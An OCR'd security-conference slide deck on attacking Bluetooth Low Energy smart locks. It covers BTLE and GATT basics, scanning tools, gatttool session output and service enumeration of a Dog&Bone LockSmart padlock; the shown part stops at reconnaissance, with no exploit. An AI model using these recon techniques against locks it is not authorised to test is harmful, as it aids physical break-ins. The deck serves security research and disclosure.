BTLE Unlocking

Bluetooth that bites

Kevin2600

#whoami

 @Kevin2600

Overview:

- BTLE 101
- BTLE Locks
- Recon Operation
- Attack RF-Layer
- Attack App-Layer


Bluetooth low energy ?

Operate on 2.4ghz

40 channels, 2Mhz bandwidth each

37 channels for data, 3 for broadcast (37,38,39)

Freq Hopping: Channel + hop increment (mod37)




Bluetooth low energy ?

GATT:

. Define a hierarchical data structure

. Profile define how two BTLE devices to communicate

. Contains several services. And each services has group of characteristics.



Characteristics:

. Properties of Read/Write/Notify and it has a unique UUID (128 bit based)

. 16 bit: adopted by Bluetooth Special Interest Group (SIG)
(0000180F-0000-1000-8000-00805F9B34FB)

. 128 bit: for vendor specific, each vendors define its own use
(00001524-1212-EFDE-1523-785FEABCD123)

Bluetooth low energy ?

Encryption:

Provided by link layer

Rely on AES-CCM for session encryption

No authentication and No encryption on Level1

Pairing:

JustWorks – digits always 000000

6-digit PIN – digits between 0 – 999999

Out of band – current not wild used yet

Security Level Required for Service	Link Key type required for remote devices	Link Key type required for pre-v2.1 remote devices
Level 1 • MITM protection not necessary • Encryption not necessary[1] • Minimal user interaction desired	Unauthenticated	None
Level 0 • MITM protection not necessary • Encryption not necessary • No user interaction desired	None	None

What do we need -- Hardware


DONGLE


UD100


UBERTOOTH

PHONE

What do we need -- Software







What do we need -- Software

```
pi@mattpi ~ $ sudo hcitool lescan
LE Scan ...
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
78:A5:04:80:A3:37 (unknown)
78:A5:04:80:A3:37 Anova
^Cpi@mattpi ~ $
```

Hcitool – lescan

```
pi@raspberrypi ~ $ sudo gatttool -i hci0 -b F4:B8:5E:E7:B4:F4 -I
[F4:B8:5E:E7:B4:F4][LE]> connect
Attempting to connect to F4:B8:5E:E7:B4:F4
Connection successful
[F4:B8:5E:E7:B4:F4][LE]> primary
attr handle: 0x0001, end grp handle: 0x000b uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x000c, end grp handle: 0x000f uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x0010, end grp handle: 0x0045 uuid: 0000fff0-0000-1000-8000-00805f9b34fb
attr handle: 0x0046, end grp handle: 0xffff uuid: f000ffc0-0451-4000-b000-000000000000
[F4:B8:5E:E7:B4:F4][LE]> char-desc 0x0012 0x0012
handle: 0x0012, uuid: 0000fff1-0000-1000-8000-00805f9b34fb
[F4:B8:5E:E7:B4:F4][LE]> char-write-cmd 0x0012 2c2c2c35302c2c2c2c2c2c2c2c2c2c2c2c2c2c
[F4:B8:5E:E7:B4:F4][LE]> char-read-
char-read-hnd   char-read-uuid
[F4:B8:5E:E7:B4:F4][LE]> char-read-uuid fff1
handle: 0x0012   value: 2c 2c 2c 35 30 2c 2c 2c 2c 2c 2c 2c 2c 2c 2c 2c 2c 2c
[F4:B8:5E:E7:B4:F4][LE]>
```


Gatttool – CLI Interface

What’s out there ?

Traditional way:

“hcitool lescan” works but hard to parse afterwards

Efficient way:

https://github.com/pwnieexpress/blue_hydra

“Blue-Hydra” airodump-ng for Bluetooth Hunting

Multiple threads architecture, with backend database

Happy Blue-Hunting

Blue Hydra : Devices Seen in last 300s
Queue status: result_queue: 3, info_scan_queue: 0, l2ping_queue: 0
Discovery status timers: 26, ubertooth status: 32

SEEN	VERS	ADDRESS	RSSI	MANUF	TYPE	COMPANY	LE COMPANY DATA v
+1s	BTLE	**:**:08:AD:**:**	-77	Apple		Apple, Inc.	110000
+20s	BTLE	**:**:15:89:**:**	-72	Apple, Inc.		Apple, Inc.	0a00
+40s	BTLE	**:**:90:AB:**:**	-79	Apple, Inc.		Apple, Inc.	0a00
+0s	BTLE	**:**:2E:21:**:**	-69	Apple		Apple, Inc.	038a0ac817a8
+2s	BTLE	**:**:08:BA:**:**	-81	Apple		Apple, Inc.	033b0a8c9582
+297s	BTLE	**:**:4B:55:**:**	-83	Apple		Apple, Inc.	0301c0a8018c
+15s	LE4.0	**:**:96:33:**:**	-65	Apple, Inc.		Apple, Inc.	00ec038c38c0e80f41e15e7f252d
+146s	BTLE	**:**:81:E3:**:**	-80	Apple, Inc.		Apple, Inc.	00a10e6f2114a31da60a14d6c576
+226s	LE4.0	**:**:43:5B:**:**	-65	Apple, Inc.		Apple, Inc.	009a1b2538b82a4b96483c232c8e
+65s	LE4.0	**:**:F3:DC:**:**	-42	Apple, Inc.		Apple, Inc.	009760103e49280838153b18ad1e
+0s	BTLE	**:**:16:D3:**:**	-66	Apple, Inc.		Apple, Inc.	0022433a4cddf7bd93ea2038e24e
+0s	LE4.0	**:**:3B:7E:**:**	-70	Apple, Inc.		Apple, Inc.	001894d20c8a6ca349efba5cd90c
+142s	BTLE	**:**:5D:83:**:**	-76	Apple, Inc.		Apple, Inc.	000d558caa9062472207aef89317
+40s	CL/BR	**:**:7D:26:**:**	-56	WistronN	0x00		
+9s	CL/BR	**:**:D2:A8:**:**	-65	WistronN	0x00		

What has been done ..

Lockpicking in the IoT – Ray (33C3)

Picking-Bluetooth-Low-Energy-Locks -- Anthony Rose & Ben Ramsey (DEFCON24)

Next Gen Lock: the Good, the Bad, and the Smart -- David Maciejak (Fortinet Blog)

What has been done ..

- iBluLock Padlock v1.9 Vulnerable to Plain text attack
- Elecycle EL797 Padlock V1.8 Vulnerable to Replay attack
- Okidokey Smart Doorlock V2.4 Vulnerable to Fuzzing attack
- And many more ….

BTLE SmartLock -Dog&Bone

Safe & Secure.

We know security is important to you. LockSmart enjoys cyber security comparable to a bank! No keys to lose nor mistakenly end up in the wrong hands, yet the highest Bluetooth security standard –128-bit. Define your own encryption security levels. Choose to unlock by Touch ID, tapping the icon or passcode.

Shared access.

Your gardener has arrived. But your gate is locked and neither you nor your 'keys' are home! **Easy!**

Share access to your keyless Bluetooth lock with the press of a button. Better still, you can share access with multiple users. Got the pool cleaner coming tomorrow? Or a house guest? Not a problem. Share access instantly, and remove access just as easily – without any physical keys to track down or collect.


This lock must be very secure !!!

If you're one to worry about hacking — seeing as this is a smart device, there's no reason to worry there either. The padlock 'enjoys security comparable to a bank', according to the website. What this means for us though is that the LockSmart Mini has the highest Bluetooth security standard available, meaning you'd need Steve Wozniak himself to try and break this thing open via a computer.


CHALLENGE ACCEPTED

RECON

Bluetooth RECON –Dog&Bone



```
pi@raspberrypi ~ $ sudo hcitool lescan
LE Scan ...
5C:31:3E:F2:16:13 (unknown)
5C:31:3E:F2:16:13 RGBLightOne
5C:31:3E:F2:16:13 (unknown)
5C:31:3E:F2:16:13 RGBLightOne
5C:31:3E:F2:16:13 (unknown)
5C:31:3E:F2:16:13 RGBLightOne
5C:31:3E:F2:16:13 (unknown)
5C:31:3E:F2:16:13 RGBLightOne
5C:31:3E:F2:16:13 (unknown)
5C:31:3E:F2:16:13 RGBLightOne
5C:31:3E:F2:16:13 (unknown)
5C:31:3E:F2:16:13 RGBLightOne
5C:31:3E:F2:16:13 (unknown)
5C:31:3E:F2:16:13 RGBLightOne
5C:31:3E:F2:16:13 (unknown)
5C:31:3E:F2:16:13 RGBLightOne
5C:31:3E:F2:16:13 (unknown)
5C:31:3E:F2:16:13 RGBLightOne
5C:31:3E:F2:16:13 (unknown)
5C:31:3E:F2:16:13 RGBLightOne
5C:31:3E:F2:16:13 (unknown)
5C:31:3E:F2:16:13 RGBLightOne
^Cpi@raspberrypi ~ $
```



PRIMARY SERVICE


Generic Attribute
UUID: 0x1801
PRIMARY SERVICE

Battery Service
UUID: 0x180F
PRIMARY SERVICE

Device Information
UUID: 0x180A
PRIMARY SERVICE

Nordic LED Button Service
UUID: 00001523-1212-efde-1523-785feabcd123
PRIMARY SERVICE

Unknown Characteristic



0xFED0
Properties: Write

0xFED1
Properties: Write

0xFED2
Properties: Read

0xFED3
Properties: Write

UUID: FEE7

0xFEC7
Properties: Write

0xFEC8
Properties: Read Indicate


0xFEC9
Properties: Read

Immediate Alert

Alert Level
Properties: Write Without Response

